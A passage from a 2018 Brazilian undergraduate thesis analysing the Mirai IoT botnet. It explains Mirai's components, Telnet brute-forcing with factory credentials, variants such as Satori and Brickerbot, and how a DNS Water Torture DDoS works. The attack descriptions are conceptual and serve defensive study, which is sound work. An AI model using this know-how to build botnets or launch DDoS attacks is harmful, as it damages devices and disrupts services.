Universidade de Brasília
Instituto de Ciências Exatas
Departamento de Ciência da Computação

Mirai: um estudo sobre botnets de dispositivos IoT

Camila Imbuzeiro Camargo

Monografia apresentada como requisito parcial
para conclusão do Bacharelado em Ciência da Computação

Orientador
Prof. Dr. João José Costa Gondim

Brasília
2018

Universidade de Brasília
Instituto de Ciências Exatas
Departamento de Ciência da Computação

Mirai: um estudo sobre botnets de dispositivos IoT

Camila Imbuzeiro Camargo

Monografia apresentada como requisito parcial
para conclusão do Bacharelado em Ciência da Computação

Prof. Dr. João José Costa Gondim (Orientador)
CIC/UnB

Prof. Dr. Robson de Oliveira Albuquerque
Departamento de Engenharia Elétrica

Prof. Dr. André Costa Drummond
Departamento de Ciência da Computação

Prof. Dr. Edison Ishikawa
Coordenador do Bacharelado em Ciência da Computação

Brasília, 4 de Julho de 2018

Agradecimentos

Agradeço à minha mãe, a eterna paciência, e todas as vezes que me ajudou a resolver problemas de matemática e física e as vezes que me mandou ir tomar um banho.

Agradeço ao meu pai os consolos disfarçados, que vieram no formato de finais de semana relaxantes e lágrimas não derramadas.

Agradeço à minha irmã sempre perguntar e ter a disposição pra ficar me ouvindo falar.

Agradeço ao meu bem, que ficou ao meu lado nos dias de sorrisos e nos dias de lágrimas, sempre fingindo que estava entendendo tudo o que eu estava falando e sempre me lembrando que "vai dar tudo certo".

Agradeço aos meus amigos e companheiros de RPG. Obrigada pelas sugestões reais e pelas aventuras fictícias (e algumas não tão fictícias assim).

Agradeço aos professores do estúdio de dança onde faço aulas, que inspiraram meu corpo a dançar, quando minha mente já estava exausta de tanto em números pensar.

Agradeço aos meus colegas do Apoio Técnico, os atuais e os que já foram, que me ajudaram neste processo de todas as formas possíveis e me deram apoio não técnico sempre quando eu precisei.

Agradeço à Maria Helena Ximenis a informação de que não existe semestre de inverno e também a solução por ela me mostrada para que eu pudesse resolver o meu problema.

Agradeço à Universidade de Brasília e a todos os professores com quem tive o prazer de ter aula. Os ensinamentos de vocês é que me permitiram chegar até este ponto.

Agradeço ao meu orientador o auxílio me dado e o conhecimento a mim transmitido, e, principalmente, sua disposição para responder minhas mensagens de Domingo e ler meus trabalhos extremamente longos.

Resumo

O ano de 2016 foi marcante para o universo da segurança cibernética, com o surgimento da *botnet* Mirai. Capaz de gerar ataques de negação de serviço em uma escala nunca vista anteriormente, por meio da exploração de dispositivos vulneráveis de Internet das Coisas, este *malware* rapidamente tornou-se uma ameaça. Seu código fonte foi liberado na rede por seu criador e então, mais ainda, seu impacto se consolidou de forma ainda permanente, com o surgimento de variantes suas transformando-se no mais novo problema a ter que ser mitigado. Este trabalho tem como propósito explorar o funcionamento deste *malware* e de suas variantes, por meio de análises estáticas e dinâmicas de códigos fonte que envolvem a sua execução em ambiente controlado. Por meio destas análises, tem-se como objetivo final, a tentativa de estabelecer uma melhor preparação para ataques como este no futuro, por meio da criação de um modelo e por meio da análise de possíveis novas assinaturas de ataques.

Palavras-chave: Mirai, redes *botnet*, Internet das Coisas, ataque de negação de serviço distribuído, *malware*, código fonte, simulação, assinatura de *malware*, variantes

Abstract

The cyber security world was greatly impacted in the year of 2016 when the Mirai botnet made its first known appearance. Lauching massive distributed denial of service attacks (DDoS) in proportions never seen before, as a consequence of it exploring vulnerabilities in simple Internet of Things devices, this malware quickly became worldwide known threat. Its source code was released in the web shortly after its grand debut, making its presence even more permanent than before, since it inspired the creation of several variations of its original form. More than Mirai, now there were various botnet networks that need attention. This project has as its main objective the analysis of this malware and its variants, this analysis being made with static investigations of the malware's source code and with dynamic studies that involve the malware's execution in a segregated environment. With the data collected while making these analyses, a model for future variants of Mirai that can be expected to be found in the web is to be created and possible signatures that define them will be attempted to be found.

Keywords: Mirai, botnet networks, Internet of Things, distributed denial of service attacks, malware, source code, simulation, malware signature, variants

Sumário

Lista de Figuras

Lista de Tabelas

Capítulo 1

Introdução

Na segunda metade do ano de 2016, a empresa *Akamai* foi pega de surpresa ao precisar ter que defender o *blog* do jornalista Brian Krebs de um ataque distribuído de negação de serviço (DDoS) massivo [5] [6]. Este ataque, dito como tendo gerado tráfego de 623Gbps, chamou a atenção justamente pois, até aquele momento, não havia sido registrado nenhum outro ataque de tamanha escala [7]. Mais do que isso, o ataque se tornou notório por conseguir gerar tal tráfego sem utilizar técnicas de reflexão [8]. Isso imediatamente instigou os defensores do ataque a levantarem a hipótese de que a origem de tal ataque só poderia ser uma *botnet* de tamanho muito extenso [9]. Seguindo o ataque ao *blog KrebsOnSecurity*, reportado em Setembro, ocorreram ataques às empresas OVH e Dyn DNS, o segundo destes mais uma vez impressionando por ser capaz de gerar um tráfego de mais de 1Tbs contra o alvo [10].

Pouco tempo depois, o código fonte do *malware* responsável por estes ataques foi disponibilizado na rede pelo seu suposto autor na comunidade *HackForums* [7] [8]. No momento desta liberação foi possível identificar o motivo por trás da enorme eficiência do *malware* na hora de lançar seus ataques: ele, responsável por juntar um grupo com mais de 300 mil *bots*, tinha como alvo os vulneráveis dipositivos de Internet das Coisas, também conhecidos como dispositivos IoT [7]. Utilizando a força bruta e testando credenciais de administrador deixadas no código pelo fabricante, o *malware* era capaz de invadir e infectar dispositivos como roteadores, DVRs e câmeras [7], todos estes disponíveis em grande quantidade.

A liberação do código fonte deste perigoso *malware* rapidamente se tornou uma clara e mais ampla ameaça do que ele próprio, dado que, a partir daquele momento, diversas variantes dele começaram a surgir na rede [6], umas mais perigosas do que outras. Independente, porém, do poder mostrado pelas variantes, uma coisa tornou-se clara: era necessário começar a estudar o código do *malware* Mirai, pois, após o impacto causado por ele, era muito pequena a probabilidade de que redes *botnets* surgindo a partir daquele

ponto não seriam iguais, senão piores, do que ele [7] [8].

1.1 Objetivos

O objetivo deste trabalho era o de analisar o *malware* Mirai tanto de forma estática, por meio da avaliação do seu código fonte, como de forma dinâmica, por meio da simulação do *malware* em um ambiente controlado.

1.2 Contribuições

Com o propósito de melhor compreender o funcionamento e a eficiência apresentada pelo *malware* Mirai, temos que a ideia inicial para este projeto era apenas a de análise do código fonte, para que fosse possível definir pontos de vantagem e pontos de falha nele. Porém, após este estudo inicial, percebeu-se que era possível ir além de uma simples análise estática, esta sendo apenas o ponto de partida para a criação de um modelo, um formato padrão para as redes *botnets* que podemos esperar encontrar no futuro. Para complementar a criação deste modelo, tornou-se necessário também incluir uma simulação no plano do projeto, dado que esta permite a verificação de características físicas do *malware* que uma análise apenas visual de um código não explora. Além disso, temos que uma simulação permite que seja criado um ambiente onde diversas constantes podem ser alteradas para que novos e possíveis comportamentos deste *malware* pudessem ser detectados, expandindo assim o escopo da análise para incluir suposições sobre possíveis variantes.

1.3 Organização do documento

Este documento irá explorar os passos realizados durante a execução do projeto que está aqui descrito (seção 1.2). No capítulo 2 serão apresentadas revisões de conceitos que precisam ser conhecidos para que outras análises, feitas em capítulos posteriores, possam ser corretamente compreendidas. No capítulo 3 será apresentada a análise que foi feita do *malware*, esta envolvendo a avaliação do seu código fonte, a criação de um ambiente de simulação para verificação do seu comportamento, e o estudo deste ambiente quando aplicadas alterações ao código original. No capítulo 5 são apresentados os resultados obtidos após serem feitas as avaliações e as alterações ao código fonte do *malware* Mirai. Finalmente, o capítulo 6 contém uma análise feita para os resultados apresentados no capítulo 5, tal análise incluindo a identificação de assinaturas do *malware* bem como a

criação de um modelo genérico que virá a possivelmente representar o formato das redes *botnets* que irão surgir no futuro.

Capítulo 2

Revisão Conceitual

2.1 O Mirai e seu impacto

Desde que o Mirai fez a sua primeira aparição na rede, no final de 2016 [6], ele deu ênfase a um problema de segurança que antes, apesar de ser conhecido e tratado [11], nunca havia sido mostrado como vetor principal de um cenário de ataque ainda não presenciado, com escala recorde quando se trata de tráfego de dados.

Por este motivo, temos que, desde então, a segurança de dispositivo IoT passou a ser um tópico de discussão frequente [8] [10]. Além disso, passaram a ser explorados o potencial de infecção de redes *botnet* como Mirai, bem como a do próprio *Mirai* [7] [12], dado que tornou-se claro, ainda mais após a liberação do código fonte deste na rede, que parte do potencial dos ataques realizados por esta rede *botnet* derivam do volume de hospedeiros atacantes, e não dos métodos utilizados para realizar tais ataques, muitos deles já sendo anteriormente conhecidos [9].

Outro motivo que incentivou o estudo do *malware* Mirai foi o surgimento de suas variantes, poucos meses após o lançamento do código fonte original na rede [7]. O Mirai tornou-se uma base para redes *botnets* mais perigosas que começaram a surgir, e, tendo este papel, estudá-lo tornou-se um meio de preparação contra ataques iminentes que viriam a surgir no futuro.

2.1.1 Resumo do funcionamento do Mirai

De acordo com o código fonte disponibilizado na rede [4], temos que o *malware* Mirai pode ser descrito como tendo 4 componentes básicos [8]: um Servidor de Comando e Controle, também chamado de *Command and Control*, ou, de forma abreviada, CnC; os *bots* pertencentes à rede *botnet*, que, na verdade são os dispositivos IoT que foram infectados com o código do *malware*; um ou vários Servidores *Loader* [8]; e, finalmente,

um servidor de *report*, que aqui será chamado de Servidor *ScanListen* devido ao formato do código fonte. A Figura 2.1 [1] apresenta um diagrama que ilustra o que foi descrito logo acima.



Figura 2.1: Diagrama que representa de forma resumida o funcionamento do *malware* Mirai [1].

De forma resumida, temos que estes componentes trabalham da seguinte forma para criar e se utilizar da rede *botnet*: os primeiros *bots* da rede *botnet* são manualmente criados para que eles possam varrer a rede, pseudoaleatoriamente gerando endereços IP [7], à procura de novos dispositivos vulneráveis. Dispositivos vulneráveis podem ser descritos, em primeira instância, como sendo aqueles que têm o acesso à porta 23/TCP liberado, expondo um servidor *Telnet* desprotegido [11]. Esta, porém, não é a única coisa que torna estes alvos vulneráveis. Ao encontrar dispositivos com estas características iniciais, temos que os *bots* tentam invadí-los na força bruta [7], utilizando nomes de usuário e senhas específicos para tentar acessar o dispositivo como usuário administrador. É aqui que encontra-se a parte complementar da vulnerabilidade destes alvos: as credenciais testadas são credenciais padrão definidas para dispositivos durante o momento de sua fabricação [8]. Se as credenciais do dispositivos não foram alteradas desde então pelo seu usuário atual, o acesso pode ser garantido, dado que existem mais de 60 valores no código do *malware* que podem ser por um *bot* testados para que ele consiga o acesso [11]. Após a invasão de tais dispositivos, os *bots* enviam os dados associados ao dispositivo e ao método de invasão para o Servidor *ScanListen*. Este servidor, por sua vez, repassa os dados para o Servidor *Loader*, que se responsabiliza por acessar novamente os dispositivos vulneráveis em questão e, desta vez, infectá-los forçando-os a executar o código fonte de um *bot*. Cada novo *bot* incorporado à rede *botnet* entra em contato com o Servidor de Comando e Controle, que, a qualquer momento, pode enviar para estes *bots* comandos

requisitando a realização de ataques DDoS em um determinado alvo. Dado que o Mirai oferece um serviço de DDoS *for hire*, temos que tais requisições de ataque podem surgir de usuários que não o próprio criador da rede *botnet*. Estes usuários, dispostos a pagar o preço, tem permissão para alocar parte dos recursos da rede *botnet* para realizarem os ataques de seu desejo [8].

2.1.2 Variantes do Mirai

Como já mencionado, temos que a liberação do código fonte original do *malware* Mirai na rede motivou a criação de diversas variantes que rapidamente se tornaram ativas na rede [7]. Mais de 1028 binários distintos foram encontrados [7], mostrando de fato como foi impactante a liberação de tal código na rede. Dentre estas 1028 amostras, temos que não são todas que podem ser classificadas como variantes, isso porque elas agem exatamente como o *malware* Mirai original, a única diferença sendo a definição de outro nome de domínio para o Servidor de Comando e Controle [7]. Quando falamos de variantes aqui, estamos nos referindo a *malwares* diferentes, que utilizam a mesma base de funcionamento que o *malware Mirai*, criando uma rede *botnet* extensa e a utilizando para realizar alguma tarefa, porém, que utilizam de técnicas diferentes que o próprio *Mirai* para criar esta rede e para se utilizar dela.

Dentre variantes que se encaixam nesta descrição, temos que as mais conhecidas são as variantes Satori, Okiru, Masuta e Puremasuta [13]. Especula-se que o autor da variante Satori é o mesmo que os das variantes Masuta e Puremasuta. As variantes, porém, são utilizadas para propósitos diferentes e também se propagam de formas diferentes. Enquanto a variante Masuta explora a mesma vulnerabilidade explorada pelo *malware* Mirai [14] [15], as variantes Satori e Puremasuta exploram vulnerabilidades completamente diferentes, uma delas sendo uma vulnerabilidade *zero-day* encontrada em roteadores da empresa *Huawei* [16]. Vulnerabilidades no protocolo Home Network Administration Protocol (HNAP), utilizados por roteadores *D-Link*, também são exploradas pela segunda destas variantes [15] [17].

Mais do que expandir as funcionalidades do *malware* Mirai em termos de exploração de vulnerabilidades, temos que a variante Satori se destaca ainda mais por criar uma *botnet* com propósitos que vão além de simplesmente aplicar ataques do tipo DDoS. Foi verificado que o *malware* Satori explora uma vulnerabilidade de um programa de mineração de criptomoedas (*Claymore Miner* [14]). Abusando desta vulnerabilidade, temos que o criador do *malware* é capaz de alterar o endereço da carteira do minerador e inserir o endereço da sua própria carteira, permitindo assim que aquilo que é minerado por um usuário legítimo seja repassado para a carteira do atacante [18].

Sendo capaz de infectar aproximadamente 280 mil dispositivos vulneráveis durante um período de apenas 12 horas, e chegando a infectar até 700 mil [17], temos que o *malware* Satori foi capaz de mostrar como o *malware* Mirai poderia ser transformado em algo muito pior e muito mais perigoso. Não apenas com o tamanho da rede por ele criada, este *malware* também mostrou seu potencial destrutivo ao explorar uma vulnerabilidade que antes não era conhecida. Para solucionar a vulnerabilidade explorada pelo Mirai era necessário apenas conscientizar usuários para que estes alterassem as credenciais de fábrica de seus dispositivos antes de conectá-los à rede, a vulnerabilidade sendo um problema causado por displiscência do usuário ao invés de ser causada por um erro em um código ou uma falha em um protocolo. Porém, para uma vulnerabilidade *zero-day* como a explorada pelo Satori, torna-se mais difícil realizar tal prevenção, dado que vulnerabilidades deste tipo nem se quer são conhecidas, na maioria das vezes, antes que um ataque explorando tal vulnerabilidade apresente-se de forma pública e clara. Além disso, temos que o *malware* Satori foi além, com registro de empresas de segurança informando que existiam atualizações próprias do *malware* criadas para invadir dispositivos e aplicar engenharia reversa sobre os *firmwares* destes, com a intenção de encontrar mais vulnerabilidades *zero-day* que pudessem ser exploradas no futuro [16].

Impactante e difícil de ser rastreado justamente por ser composto de uma rede *botnet*, temos que o *malware* Satori colocou em prática a ideia de evolução do código fonte do *malware* Mirai, que foi aquele que deslanchou o sucesso de redes *botnets* compostas pelos vulneráveis dispositivos IoT.

2.1.3 Consequências do Mirai

Os ataques lançados pelo Mirai juntamente com a liberação do código fonte deste na rede tiveram consequências óbvias, a negação de diversos serviços juntamente com o surgimento das variantes mencionadas na seção 2.1.2, sendo as mais diretas destas consequências. Porém, surgiram além destas, outras consequências, indiretas, mas tão impactantes quanto as outras.

Em Outubro de 2016, a empresa de segurança *Rapidity Networks*, detectou em um de seus *honeypots* a presença do código executável de um *malware* que, apesar de semelhante ao *Mirai*, foi identificado como não sendo ele [19]. Os *honeypots* por ele criados tinham como propósito inicial justamente ser infectados com espécimes do *malware* Mirai para que este pudesse ser melhor estudado [19], porém, estes *honeypots* foram logo atingidos por uma das variantes deste *malware* que já haviam sido disceminadas pela rede após a liberação do código fonte do original.

Após uma análise mais detalhada do *malware*, estando disponível o código executável deste para que pudesse ser realizado o processo de engenharia reversa, verificou-se que ele,

como o Mirai, explorava a mesma vulnerabilidade para comprometer seus *bots*. Porém, diferentemente do *malware* Mirai, temos que este *malware*, nomeado Hajime, funcionava em uma arquitetura *peer-to-peer* [19] ao invés de seguir o modelo padrão cliente-servidor utilizado pelo Mirai.

Na época em que foi realizada a análise desta nova variante, ainda não havia sido identificado o seu real propósito, dado que ela ainda estava apenas em estado de propagação [19]. Porém, após a variante se tornar mais conhecida e o seu código ser analisado mais a fundo, verificou-se que a única operação sendo realizada por ela era a de fechar as portas vulneráveis sendo exploradas pelo *malware* Mirai nos dispositivos sendo invadidos [20]. Uma mensagem incluída no código do *malware* pelo seu criador [20] bem como o próprio propósito do *malware* indicavam que este *malware* era um *worm* do tipo *white-worm*, ou seja, era um *malware* que tinha boas intenções, neste caso, a de tentar impedir a propagação de *malwares* puramente maliciosos como o Mirai. Porém, mesmo que aparentemente benígno, temos que ele tornou-se também uma fonte de preocupação, dado que, se o autor quisesse, ele poderia rapidamente transformar o *malware* para torná-lo malicioso, a arquitetura P2P tornando o processo de atualização do código *malware* mais rápido e eficiente e tornando a sua detecção e o seu impedimento mais difíceis [19].

Além do Hajime, outro *malware* supostamente criado por um *hacker white-hat* (um *hacker* ético) foi encontrado na rede. Chamado de Brickerbot, este *malware* foi criado por um hacker apenas conhecido como *TheJanitor* [21]. Este *malware* tinha como objetivo inutilizar dispositivos IoT, alvos do Mirai e suas diversas variantes, causando nestes um Permanent Denial of Service (PDoS) [22]. É dito que mais de 10 milhões de dispositivos foram alvos deste *malware* [21], que, segundo o seu criador, tinha o objetivo de alertar a comunidade cibernética do problema que são os dispositivos IoT vulneráveis que se encontram na rede hoje em dia, sendo eles apenas o veículo do próximo grande desastre que virá a atingir a rede no futuro [21].

O *malware* recebeu este nome devido à forma que ele age: invade dispositivos de Internet das Coisas apenas para inutilizá-los, desligando-os ou simplesmente removendo os dados do sistema operacional do dispositivo de modo que ele se torne incapaz de acessar seus arquivos ou sequer realizar qualquer tarefa que ele estava realizando previamente [23]. Esta operação de inutilização do dipositivo é que é chamada de *bricking*, e, por causa da sua utilização dela é que o *malware* se chama *Brickerbot*.

Partes do código fonte deste *malware* também foram disponibilizadas na rede [24], tal liberação evidenciando que este *malware* utiliza tanto vulnerabilidades exploradas pelo Mirai, como vulnerabilidades que são exploradas por outas variantes dele (por exemplo, a vulnerabilidade do protocolo HNAP) [23]. Além disso, evidenciou-se a partir da análise do código fonte que este *malware* também explora outras vulnerabilidades *zero-day*,

assim como outras vulnerabilidades, que, apensar de conhecidas no escopo da segurança cibernética, ainda não haviam sido exploradas pelas variantes do Mirai mencionadas em seções anteriores a estas (por exemplo, vulnerabilidades no protocolo HTTP quando este é utilizado em conjunto com o método CGI, entre outros) [23].

A versão do *malware* liberada na rede também deixou claro como este age de forma específica. Ele possui dados definidos diretamente em seu código fonte que o permitem invadir vários tipos de dispositivos com características de *hardware* e *software* extremamente distintas [23].

O Brickerbot não chega a ser uma variante do Mirai, pois, ao contrário do que o seu nome indica, ele não está associado diretamente a uma rede *botnet* [22]. Porém, o seu relacionamento próximo com o *malware*, que é o foco deste projeto, fez com que ele se tornasse um alvo interessante para o estudo, sendo suas características e funcionalidades consideradas em seções posteriores a esta.

O Hajime e o Brickerbot são apenas dois dos exemplos de *malwares* que surgiram como consequência da disceminação do *Mirai* e suas variantes. Dispositivos IoT estão se tornando soldados de uma guerra, que, independente de se considerar que existe um lado *black-hat* e um lado *white-hat* para ela, deveria estar sendo vista como um sinal de alerta, de que não é mais possível ignorar a falta de segurança destes tipos de dispositivos que se tornam cada vez mais ferramentas do nosso dia-a-dia.

2.2 Informações complementares

2.2.1 *VirtualBox*

O *software VirtualBox* é um *software* de virtualização *open-source* [25], atualmente desenvolvido e mantido pela empresa *Oracle*, foi originalmente criado pela empresa alemã *Innotek GmbH* como um *software* proprietário [26]. No momento da realização deste trabalho, temos que o *software* se encontrava na versão 5.2, a subversão 5.2.8 sendo a utilizada durante todo o processo.

Ele encontra-se disponível para instalação em máquinas que possuem *hardware* do tipo x86 ou AMD64/Intel64 [25] e, como dito pela própria *Oracle* [27], proporciona ao usuário um produto que realiza a "virtualização completa", que nada mais é o tipo de virtualização que permite que um sistema operacional, juntamente com todos os seus *softwares*, executem em uma máquina hospedeira sem que haja a percepção por parte desse de que o *hardware* que o está executando não é próprio seu [4]. A máquina hospedeira é quem disponibiliza os recursos de *hardware*, o *software VirutalBox* sendo responsável por intermediar esta comunicação.

Uma das funcionalidades mais exploradas do *VirtualBox* neste trabalho é a funcionalidade que permite a criação de redes e configuração destas para cada máquina virtual sendo executada no hospedeiro. Para cada máquina virtual sendo hospedada em uma máquina real, no VirtualBox, temos que é possível configurar até 8 placas de rede [2]. Estas placas podem ser levadas a tratar a rede onde elas se encontram de diversas formas, dependendo de como o usuário configura a placa, com o auxílio do *software*.



Figura 2.2: Representação de uma rede interna para o *software VirtualBox* [2]

Para o projeto sendo aqui realizado, temos que a rede mais utilizada foi a rede interna. A Figura 2.2 apresenta de forma gráfica qual é o formato deste tipo de rede. Como um dos objetivos era realizar a simulação do *malware*, temos que este tipo de rede foi essencial para que pudesse se evitar o espalhamento deste pela rede real. Porém, para utilizar este tipo de rede, foi necessário estabelecer uma estrutura, dado que não haveriam servidores DHCP disponíveis, bem como outros tipos de serviços que permitem que o usuário realize o mínimo de configurações possíveis para poder se comunicar remotamente. Porém, mais sobre a rede criada será descrito em capítulos que seguem este.

2.2.2 O protocolo e o programa *Telnet*

O protocolo *Telnet* é um dos protocolos mais antigos da *Internet* [28]. Ele foi criado com o propósito de permitir que um usuário pudesse acessar uma máquina de forma remota caso esta estivesse conectada à rede [29]. Isso nada mais é do que permitir que um usuário, utilizando uma máquina, acesse e utilize as funcionalidade de outra que não se encontra localmente [28]. Os programas *Telnet* utilizam o TCP como protocolo da camada de transporte quando é necessário encapsular as mensagens *Telnet* sendo por eles enviadas pela rede. [30].

Quando uma sessão *Telnet* se inicia, após ser consolidado o *handshake* TCP entre um cliente e um servidor do protocolo, temos que todas as mensagens enviadas pelo cliente são repassadas para o sistema operacional da máquina executando o servidor *Telnet* [30]. Temos, portanto, que o cliente pode executar comandos na máquina servidora, se as mensagens que ele enviar forem compostas por uma sequência de caracteres que equivalem a um comando que pode ser compreendido pelo sistema operacional em questão. Em resposta aos comandos enviados pelo cliente, temos que o servidor envia para ele as mensagens disponibilizadas pela saída padrão da máquina, após ela executar tais comandos [30]. Temos, portanto, que, para o cliente, é como se ele estivesse localmente conectado à máquina, quando na verdade, ele está apenas logicamente conectado a ela.

Para manter compatibilidade entre diferentes tipos de *hardware*, o protocolo *Telnet* define a utilização do Network Virtual Terminal (NVT), que nada mais é do que um código que mapeia a sequência de caracteres enviada em rede para a sequência de caracteres que deve ser disponibilizada para o usuário para que ele leia, em sua tela, a mensagem equivalente àquela enviada pelo outro lado da comunicação [29]. Este código se limita a representar apenas os 128 primeiros caracteres do padrão ASCII [29]. Mensagens NVT, que incluem os comandos e as respostas destes comandos, comunicadas a partir da utilização do protocolo *Telnet* sempre terão seu *bit* mais significativo definido com o valor 0.

O *Telnet*, porém, não é um protocolo limitado a apenas encaminhar mensagens que só poderão ser corretamente interpretadas por um terminal executando em uma máquina. Ele também inclui uma lista de comandos que podem ser utilizados a qualquer momento da comunicação, mas que normalmente são utilizados antes que a troca de mensagens NVT se inicie [29]. Estes comandos sempre são diferenciados pois eles são compostos por *bytes* que possuem *bits* mais significativos de valor 1. Além disso, eles sempre serão precedidos pelo *byte* de valor 255. Este *byte* é chamado de caracter Interpret as Command (IAC) [29], e, como consequência, os comandos que o seguem são conhecidos como comandos Interpret as Command (IAC).

Os programas cliente *Telnet* e servidor *Telnet*, que, por sua vez, utilizam-se do protocolo *Telnet* para realizar a sua comunicação, são os programas utilizados pelo o *malware* Mirai para acessar remotamento os dispositivos que ele deseja infectar. Um servidor *Telnet* normalmente fica à espera de conexões de clientes *Telnet* na porta 23 [30], e, portanto, a liberação desta porta em uma máquina, juntamente com um servidor *Telnet* à espera de conexões nela, é que compõem parte da vulnerabilidade explorada pelo Mirai, dado que qualquer requisição de um cliente *Telnet* passa a poder ser respondida por esta máquina vulnerável.

2.2.3 O ataque DNS *Water Torture*

O ataque DDoS chamado de DNS *Water Torture* é um dos ataques utilizados pelo *malware* Mirai, sendo considerado novo, dado que a verificação de sua utilização na rede tem sido relativamente recente, um dos primeiros ataques sendo registrado no ano de 2014 [31]. Desde então, mais ataques deste tipo tem sido registrados na rede, estudos para identificar a sua assinatura sendo realizados [32]. A ideia principal deste tipo de ataque é a indisponibilização de um serviço de forma indireta. Um alvo torna-se inalcançável não porque ele não consegue mais responder às requisições de seus clientes, mas ao invés disso, porque o servidor DNS autoritativo responsável por resolver o seu nome de domínio para clientes enviando requisições legítimas fica sobrecarregado respondendo milhares de requisições falsas vindas de *bots* pertencentes à uma rede *botnet* [32] [31], que em nosso caso é a rede *botnet* Mirai. Às vezes as requisições feitas durante a realização deste tipo de ataque chegam a ser tantas que até servidores DNS recursivos, pertencentes à ISPs e referenciados por roteadores de redes locais, sofrem de forma secundária com a realização deste ataque. Isso ocorre pois eles precisam constantemente ficar alocando recursos para responder à requisições, porém, nunca recebem a resposta do servidor DNS autoritativo que permitiria a desalocação destes recursos, o que faz com que eles próprios também fiquem sobrecarregados e sofram como alvos de um ataque de negação de serviço [32]. Esse efeito dominó mostra como este ataque pode ser eficiente, sendo capaz de afetar mais de um alvo de uma vez sem sequer enviar um único pacote de dados para este alvo.



Figura 2.3: DNS Water Torture attack [3].

A Figura 2.3 ilustra o funcionamento de um ataque do tipo DNS *Water Torture*, enquanto a descrição a seguir exemplifica o funcionamento deste ataque, dada a explicação acima de como ele é realizado [32]: considere um servidor cujo nome de domínio do serviço oferecido por ele é `www.dominioalvo.com`. Quando um usuário comum deseja acessar este servidor, ele envia uma *query* para o servidor DNS recursivo ao qual ele tem acesso, que pode vir a ser um servidor DNS mantido por uma ISP local [33]. Se o endereço IP associado à `www.dominioalvo.com` não estiver na memória *cache* deste DNS recursivo, ele

vai começar a questionar outros servidores DNS, como os servidores raiz e TLD [33], para poder definir qual é o endereço do servidor DNS autoritativo que possui o mapeamento com o endereço IP associado ao nome de domínio sendo procurado pelo cliente inicial [33]. O servidor DNS autoritativo do domínio `.com` é questionado e ele irá disponibilizar para o servidor DNS recursivo o endereço do servidor DNS que conhece o mapeamento para o domínio `dominioalvo.com`. Este servidor DNS, por sua vez, quando for questionado, irá passar para o DNS recursivo o endereço de outro servidor DNS que conhece o endereço IP para o nome de domínio `www.dominioalvo.com`. Este servidor DNS é o servidor DNS autoritativo responsável pelo nome de domínio associado ao endereço IP do alvo. Este servidor, a partir deste ponto, passará a ser chamado de DNS alvo. Considere agora que um hospedeiro qualquer procura pelo seguinte endereço `stringaleatoria.www.dominioalvo.com`. O servidor DNS que em teoria deveria conhecer este endereço ou o endereço de outro servidor DNS capaz de resolver este endereço é o servidor DNS alvo. Se este endereço, porém, for falso ou não conhecido pelo servidor DNS alvo, temos que este irá responder o servidor DNS recursivo com uma resposta do tipo `NXDOMAIN`, que nada mais quer dizer que ele não conhece/não é responsável por endereços de subredes menores que a definida pelo endereço IP associado a `www.dominioalvo.com` [32], que é justamente o que está sendo requisitado pela *query* falsa que foi até ele enviada. Se, porém, este servidor DNS recursivo receber uma outra *query* de um outro domínio inexistente, ele continuará perguntando para o servidor DNS alvo sobre tal domínio, mesmo este tendo enviado uma resposta indicando que o seu conhecimento se limita apenas ao endereço `www.dominioalvo.com`. Agora, considere milhares de *bots* enviando milhares de *queries* que procuram por subdomínios falsos dentro do domínio `www.dominioalvo.com`. O DNS alvo ficará sobrecarregado a ponto de não conseguir responder mais *queries* legítimas que querem saber o endereço IP associados apenas ao nome de domínio `www.dominioalvo.com`. Desta forma, temos que o alvo, que seria o servidor associado a `www.dominioalvo.com` fica inalcançável para qualquer cliente que não conheça o seu endereço IP real. Servidores DNS recursivos, como já mencionados, também podem vir a ficar sobrecarregados, causando uma negação de serviço mais abrangente do que apenas uma que afeta o servidor alvo original.

Capítulo 3

Análise do Mirai

